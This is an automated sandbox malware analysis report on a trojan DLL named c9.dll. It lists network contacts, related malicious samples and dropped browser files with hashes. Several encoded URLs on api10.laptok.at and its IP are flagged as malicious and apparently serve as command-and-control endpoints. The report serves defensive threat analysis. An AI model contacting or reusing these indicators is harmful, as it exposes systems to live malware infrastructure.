http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://api10.laptok.at/api1/vcA0O3WPGnQgQOgmZF/_2FEMTJNH/erT8pAgL94iyg0QnSDs4/tF67e4iCqPFCwhTcyrL/52_2B_2BcPsTzSbd1llCdD/ZkNNF2cncA9XY/3_2BIi6C/H91C6tOMyng3uLUQeGWT6J6/j_2BQqOmyJ/sgWrxLykMWFajBZ62/tiwu_2Bleg5Y/3ODf0koCu30/inb_2Bah3KNq1n/fEvEAIuh_2FgMWpEfxDKP/e5bzrfbMyOWi_2Br/qr4SjrC797UY1dW/_2FynXROO34PZ3JC62/akz42HCrt/_2B8jaBnhM_2F2ymPrmX/yps30gw8ZnZS8JvDVQW/WFIuNMub/F	true	• Avira URL Cloud: safe	unknown
http://https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F229da042318840c2bedb0d7d4a629da7.jpg	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/ksE8rF5AGsnlH/fbLwQ3Lg/XhcZ8P1h_2Bo0_2BrjHAua5/e46Fw12wZ1/j1YBnIEVwMT0HVp4T/_2FSBVel_2BD/Mtuel1zuDld/8eZOKx2Uzqu7_2/B_2BIcRwCeM2BicM_2BIQ/dnUyI3L91KPOSGJF/REFJoC3NQRoXeRu/EUZgiBW5ykWplixdja/XweS77_2F/YWVjXghErokmvPqxa1Ga/uF4H7dLvfoa5oaEuK7a/9t8Dhet7EJ2ycRjwV5Nh_2/FAcOKR5tjq4Mj/G592BKqi/FiGVSjGAGKhk57Y2OuTtOf7/wQ8JLEs_2B/SWOdJq12ovpP6_2Fy/QhV2Hdk6yUx_/2FiSux_2F/gXZMkf	true	• Avira URL Cloud: safe	unknown
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F42912d3264942cf3a1683ef85b453901.jpg	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	true	• Avira URL Cloud: safe	unknown
http://https://match.adsrvr.org/track/cmf/generic?ttd_pid=8m33zk4&ttd_tpi=1	false		high
http://https://pixel.advertising.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10	false		high
http://https://cm.g.doubleclick.net/pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE4MDA5NjY4NDE3MzAwMFYxMA%3D%3D&google_sc=1	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fe3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776%2F77745de3383e60a935ce533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c.png	false	• Avira URL Cloud: safe	unknown
http://https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true	false		high
http://api10.laptok.at/api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwlskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LVNKB3ak_2Bz2y79hi5/ldlw1qOdPKTHg5FPpv_/2FZlNGmh0NUukUFKfkxwRB/hAGRbgGMkRs0W/Sja4JDzR/Typ_2FEqqGLQtFoEBaUfObX/k5DqE7Fqcl/ITzT4jdSj7c8BXUAG/ZqSRTC99eEQu/fB3yRofhVGR/HGnlb	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.26.3.70	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
216.58.215.226	cm.g.doubleclick.net	United States		15169	GOOGLEUS	false
3.127.209.187	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com	United States		16509	AMAZON-02US	false
76.223.111.131	a97adde81b00f2ca4.awsglobalaccelerator.com	United States		16509	AMAZON-02US	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
104.26.7.139	btloader.com	United States		13335	CLOUDFLARENETUS	false
104.20.185.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
18.156.0.31	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud	United States		16509	AMAZON-02US	false
87.106.18.141	api10.laptok.at	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
35.244.174.68	id.rlcdn.com	United States		15169	GOOGLEUS	false
18.184.201.8	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	United States		16509	AMAZON-02US	false
172.217.168.38	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.29.132.241	pixel-origin.mathtag.com	United Kingdom		30419	MEDIAMATH-INCUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	498883
Start date:	07.10.2021
Start time:	16:18:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	c9.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.winDLL@25/140@24/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 42.8% (good quality ratio 40.4%) • Quality average: 78.2% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.26.3.70	http://mkklcdnv61.com	Get hash	malicious	Browse	• mkklcdnv61.com/cdn-cgi/styles/main.css

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
pixel-origin.mathtag.com	TsozeiN4tT.dll	Get hash	malicious	Browse	• 185.29.132.241
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 185.29.134.244
	yMPBuPqE33.dll	Get hash	malicious	Browse	• 185.29.132.245
	RmECs36j2d.dll	Get hash	malicious	Browse	• 185.29.134.244
	bot.exe	Get hash	malicious	Browse	• 185.29.132.245
	7#U1d05.html	Get hash	malicious	Browse	• 185.29.132.68
	ManyToOneMailMerge Ver 18.2.dotm	Get hash	malicious	Browse	• 185.29.133.52
	espn.html	Get hash	malicious	Browse	• 185.29.133.52
	Q lifesettlements INVOICE.htm	Get hash	malicious	Browse	• 185.29.133.208
	Remittance.htm	Get hash	malicious	Browse	• 185.29.132.68
	Avis de Paiement (1).xlsx	Get hash	malicious	Browse	• 185.29.133.52
	ORDER FRD91PM7.xlsx	Get hash	malicious	Browse	• 185.29.132.68
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 185.29.133.58
	http://https://survey.alchemer.com/s3/6089047/Contract-Addendum	Get hash	malicious	Browse	• 185.29.135.226
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706575475616c2e636f6d2e6175	Get hash	malicious	Browse	• 185.29.135.42
	http://https://t.yesware.com/tt/ae9851ab7b578dad1289f08bbf450624f7ae3a45/2ee42987f58d2f32bb36ff11a00dd921/2f4e7e35c28c3b7f4958904f5584a915/joom.ag/2VFC	Get hash	malicious	Browse	• 185.29.135.42
	http://https://joom.ag/3wFC	Get hash	malicious	Browse	• 185.29.133.58
	http://https://dryblush.cf	Get hash	malicious	Browse	• 185.29.133.52
	http://https://criswellauto-my.sharepoint.com/:b:/p/jtan/EU06P7jwOKFJoP-tIPrljMMBEG3gKDGg6TlM9-QtbrOOKg?e=N4aC2p	Get hash	malicious	Browse	• 185.29.135.227
	http://search.hdirectionsandmap.com	Get hash	malicious	Browse	• 185.29.132.30

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	a04.dll	Get hash	malicious	Browse	• 104.20.184.68
	OR3ogRDyRh.exe	Get hash	malicious	Browse	• 172.67.176.216
	6dfce00750c09d7a9927dab4bed6b81a4043fab36fba5.exe	Get hash	malicious	Browse	• 104.21.17.146
	GT09876545678.exe	Get hash	malicious	Browse	• 172.67.188.154
	Halkbank_Ekstre_1007202187266479387_938938987466.exe	Get hash	malicious	Browse	• 104.21.19.200
	23678876540200867.exe	Get hash	malicious	Browse	• 104.21.19.200
	RiU6V5x95m.exe	Get hash	malicious	Browse	• 172.67.169.55
	1d7aKrNGq7.exe	Get hash	malicious	Browse	• 104.21.17.146
	TS49YVEABV.html	Get hash	malicious	Browse	• 104.16.18.94
	mx4lFH48GA.exe	Get hash	malicious	Browse	• 162.159.134.233
	TpNBqOquYs.exe	Get hash	malicious	Browse	• 162.159.129.233
	vhPaw5lCuv.exe	Get hash	malicious	Browse	• 172.67.176.216
	8VNALsC90G.exe	Get hash	malicious	Browse	• 23.227.38.74
	BSQ4wRQciB.dll	Get hash	malicious	Browse	• 104.18.114.97
	5sTWnI5RoC.exe	Get hash	malicious	Browse	• 172.67.176.216
	u6TjeODCFF.exe	Get hash	malicious	Browse	• 162.159.133.233
	TsozeiN4tT.dll	Get hash	malicious	Browse	• 104.26.7.139
	3Uzf6tkCcB.exe	Get hash	malicious	Browse	• 104.21.17.146
	qmskAqQ4H6.exe	Get hash	malicious	Browse	• 172.67.131.184
	hwIILTIn0n.exe	Get hash	malicious	Browse	• 172.67.153.94
AMAZON-02US	a04.dll	Get hash	malicious	Browse	• 18.156.0.31
	mips-20211007-1206	Get hash	malicious	Browse	• 54.126.191.35
	A1ORfMfK1l.exe	Get hash	malicious	Browse	• 18.139.111.104
	TsozeiN4tT.dll	Get hash	malicious	Browse	• 18.156.0.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ453266433,pdf.exe	Get hash	malicious	Browse	• 52.88.142.220
	UT3vK4jelb.msi	Get hash	malicious	Browse	• 52.95.165.51
	l8w9YB1n38.exe	Get hash	malicious	Browse	• 99.83.154.118
	FedEx_AWB#_224174658447.exe	Get hash	malicious	Browse	• 3.64.163.50
	CV 10-06-2021.xlsx	Get hash	malicious	Browse	• 3.123.20.242
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 3.126.56.137
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 3.126.56.137
	7fC3FgBEeH	Get hash	malicious	Browse	• 34.249.145.219
	ZXPInstaller.Setup.exe	Get hash	malicious	Browse	• 54.249.141.25
	svchost.exe	Get hash	malicious	Browse	• 13.51.72.213
	Invoice.xlsx	Get hash	malicious	Browse	• 52.216.166.13
	Invoice.xlsx	Get hash	malicious	Browse	• 52.217.141.112
	RNIpSzBRVC.exe	Get hash	malicious	Browse	• 18.185.122.198
	DHL_DELIVERY_ADDRESS_CONFIRMATION.xlsx	Get hash	malicious	Browse	• 54.179.71.39
	#U266b-Encova-9493556-44518-9493556283243.htm	Get hash	malicious	Browse	• 3.139.50.24
	RvPCVuHD8f	Get hash	malicious	Browse	• 34.249.145.219

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	a04.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	TsozeiN4tT.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice.xlsx	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	yMPBuPqE33.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	jLluep47xl.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	1xjJ6fFB1b.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	TooltabExtension.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	jqzMAYCER2.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	TooltabExtension.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KHP6cmziNb.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	SBnLImhV6r.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	CEKzPxFOmi.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	5ch8dv7ceO.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	0YM5hwP6b3.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	N8OeefFV0T.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	f5rSnwtlOS.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EQfXW3UETC.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241
	TvZcNQ8W30.dll	Get hash	malicious	Browse	• 104.26.3.70 • 216.58.215.226 • 3.127.209.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.185.68 • 18.156.0.31 • 35.244.174.68 • 18.184.201.8 • 172.217.168.38 • 185.29.132.241

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.171335222148512
Encrypted:	false
SSDEEP:	3:D90aK1ryRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAe1SkjlNsqSxQRKb:JFK1rUFkduqswEkIXH40AAeYDmwb
MD5:	ABC334D82DB85F5CDEB83AB5F794677D
SHA1:	04D6CD9480D0F4AACABB5B794396F2BFBA95676A
SHA-256:	196182BC581D92AB66B555469D51E115313FCEAF99A6105F24F065192843CCA6
SHA-512:	247DEFF881B9C8BA87424FF7F5C236216CFDEB0FD7BA69F8C35B5A4CDEB67431342D8332548F3F630D2162005750A124D94C8B9CE8EA74214FD4DD6AAADF9A3
Malicious:	false
Preview:	<root></root><root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="3779082048" htime="30915537" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2847
Entropy (8bit):	4.949134653857417
Encrypted:	false
SSDEEP:	48:yuvYMWYMWYMWVWVWVmWVW8W8tW8W8W8W4W4d74W4W4W4W4I5BW4Ie9W4Ie9+BW4Q:zgMXMXMOOOmOvvtvvvHHiHHHHI5BHIe1
MD5:	BF07942CC99D5F71BE1828686F63FB8F
SHA1:	078023BD6C330902A82ABBD1F7D98E6282C808A6
SHA-256:	2AEA3746C0CF8DA93A7BBC62F3B3E41A33CF032F808092BB93E7EF9B7027E7F7
SHA-512:	566B3ACE8ED46C355ECF6E379DE97508C33C162D5808025DC85ED4F4A7D71E587280719272ACFDAC9335553377965806F178C80FC227792529CA24AFD7AB40E
Malicious:	false
Preview:	<root><item name="mntest" value="mntest" ltime="3716582048" htime="30915537" /></root><root></root><root><item name="HBCM_BIDS" value="{}" ltime="3721582048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3721582048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3721582048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3722062048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3722062048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3722062048" htime="30915537" /><item name="mntest" value="mntest" ltime="3725582048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3722062048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3728582048" htime="30915537" /></root><root><item name="HBCM_BIDS" value="{}" ltime="3728582048" htime="30915537" /><item name="mntest" value="mntest" ltime="3728582048" htime="30915537"

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{14D0D764-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	136168
Entropy (8bit):	2.31163095728615
Encrypted:	false
SSDEEP:	384:rNE9KO9yD1l3lsOTskEsPEs8Es+EsDEsrlselsplsVlsTjsRjs/jsfjsoystysd3:t
MD5:	E207903604CA1CA1BE903F8F8CE0448B
SHA1:	A659C71C814FF758C3F199D15925ADB676DF185C
SHA-256:	1AC0E8376759C727ACCAED46095CDB8852C2557867732AA10CB9D98C0DEDC267
SHA-512:	FED36E2B97ED384EA96729889B13ABF79B2AEE002633CB2ACE9DD5B07860FCFAF8F21E55E6A57909AF3D0F426BE5D86197136E72CA4E1F2A67143AD90FBF892E
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{14D0D766-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	367336
Entropy (8bit):	3.6305475535961382
Encrypted:	false
SSDEEP:	3072:tZ/2Bfc/mu5kgTz3tsZ/2Bfcgmu5kgTz3t3Z/2Bfc/mu5kgTz3tEZ/2Bfcgmu5kF:0Gg2O
MD5:	748184A713904536C1C00F0A32E4F375
SHA1:	EFE6725F13DBF401F827643AC5C34E0708B31F8F
SHA-256:	50148B1FDEE3C0AEFDBA62A151D77CFA99554D7501F7CF0EE40FE177FC434E25
SHA-512:	43E0F6FF01A9453B2F89FD8D8AA4BD820062B3DE3A7B27ABDB714F84101CDB0C2098CFF1593CABAD40B6F1C24E26F36C7E9EF9BAA17621125EC9C363A1A7B6D9
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1F195E5E-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5852551579476042
Encrypted:	false
SSDEEP:	48:IwmGcprjGwpa7G4pQbGrapbSuGQpKUG7HpRZTGIpX2RGApm:r6Z9Qd6PBSmAfTfF0g
MD5:	A2D670A8A7B59827DB2A4F4C93FBA523
SHA1:	514CFDBEE9716F978C6A02BC3E976D268EB460A8
SHA-256:	CBC513A3E4F713039FB1E172BEB67B892B4F68DCA824A8F756B868081F72122B
SHA-512:	370EFFC464E5AB37D37EAEAD7E31172FE40AB451A623F562826271E9C6C88526BEAFE00919FD205CBF313EF6AB91C54E8B95AAA59902476E0C2E12A9FBDDDCC2
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4A968DB9-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28168
Entropy (8bit):	1.9265967530216201
Encrypted:	false
SSDEEP:	192:rFZ2Q268k+jR2CWpMRB0RTAw+Pl4RTAw1A:rLDBh4AByz2Aw+d6Aw2
MD5:	87D6CF7FBCECF72DA878A74BB0DC7137
SHA1:	B285922C260EAC8F602D28E5277F3425B1712E29

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4A968DB9-27C5-11EC-90E5-ECF4BB570DC9}.dat	
SHA-256:	F0BE7D3B2E93B0F6CE8DC8DAE0C42926F623BFD7466BA0F5AF0F558D864D66E4
SHA-512:	5B3BC90E4224BB5219B5F44955327D8A57B3B51377B2AA2BC33A33A2D457C51FCDD740968028085C00D3825699AC7CAF0B7049FF3E1A635E74DB92A12AFC811
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{533A88BA-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27568
Entropy (8bit):	1.9093498763200616
Encrypted:	false
SSDEEP:	96:rFZiQK6UBSVjp2FWXM3ZZoQov9YpN1ZoQov9Yp/3A:rFZiQK6UkVjp2FWXM3ZZOYj1ZOYx3A
MD5:	3F5B588BEB1C7BB4AD1904430446CFD3
SHA1:	8E64C1B12FA3DB73FD0B1EB605F252EFBC082A45
SHA-256:	B3339C542C0BF2EBDE610F5750C326981CE3130FD50EB30B7DD838DF524A5C40
SHA-512:	E6F2360F9CD53F362F00C716B2826B838F4800F10D8BD93EABB47E7D105712091B91E21FC656B0E75D4CA29038AA8C78B3372EDE83C64CEF34415CD6D280FBE
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{533A88BC-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28124
Entropy (8bit):	1.9146308970174726
Encrypted:	false
SSDEEP:	96:rnZPQP6xBSVjt2BWUMM9DoQovQuYdlDpoQovQusA:rnZPQP6xkVjt2BWUMM9DDlDp7A
MD5:	FE04AE9E6D260698808EE67044B0BD19
SHA1:	D4EF6B455F8E5902431937FA4067F1F9CE364E47
SHA-256:	498AEA587F8B40C96FF1567E583D6B946814E867DC752B060548A5AAA569A230
SHA-512:	AFF0268631CD9384D1BD042BB9FFFF9894473C6F50B2D10846FEC57B94D934E5E38E2C11E969A3A66D1FEDB49651DE93BC8DE31AC70788ECF6634E1891A1AF 4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5B5838B5-27C5-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	28128
Entropy (8bit):	1.9115671604988407
Encrypted:	false
SSDEEP:	192:rGoZAZ7QxE6Poktjx2pW4MwRSfyDREMSfafyD2r:r3HddJgYdwp2MaS
MD5:	3A08CDE39E5D6D19467565B18CB00580
SHA1:	5126402AFA341E2C4D85CA78E13FF3A4A100DA1D
SHA-256:	830894C520CD13B80CD2BF500849B82F0D47F3C51EDE6FC0519610FA8DF5ABD0
SHA-512:	77723F9E5ED9C5F83B785594D20EE6314C8F53F4B789490713E55C1018F2D09CA9718B8A8CD8D48B8C6B301A1FF0965CA67C4EC76A32CF35F2437A36524BBA3
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.097146250357098
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEjnWimI002EtM3MHdNMNxOEjnWimI00ONVbkEtMb:2d6NxOGSZHKd6NxOGSZ7Qb
MD5:	DE2AF7828FEBB8841E9C737060797A02
SHA1:	DAD97F5184EB17DC8BC306FFA06ADBBF4BC7BBC0
SHA-256:	EAF968ADB534B6036A931EC4756B5214753049F82EB6A9FE94C200B040505793
SHA-512:	FC6B2396CD74784C1C62E24CB53ACE18765699E09933BFC57AD22B0A2738F920AEF545F6F141CD1DC70A5BB60D85459F1D3F290A2F38E4565A20F05D36B422E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

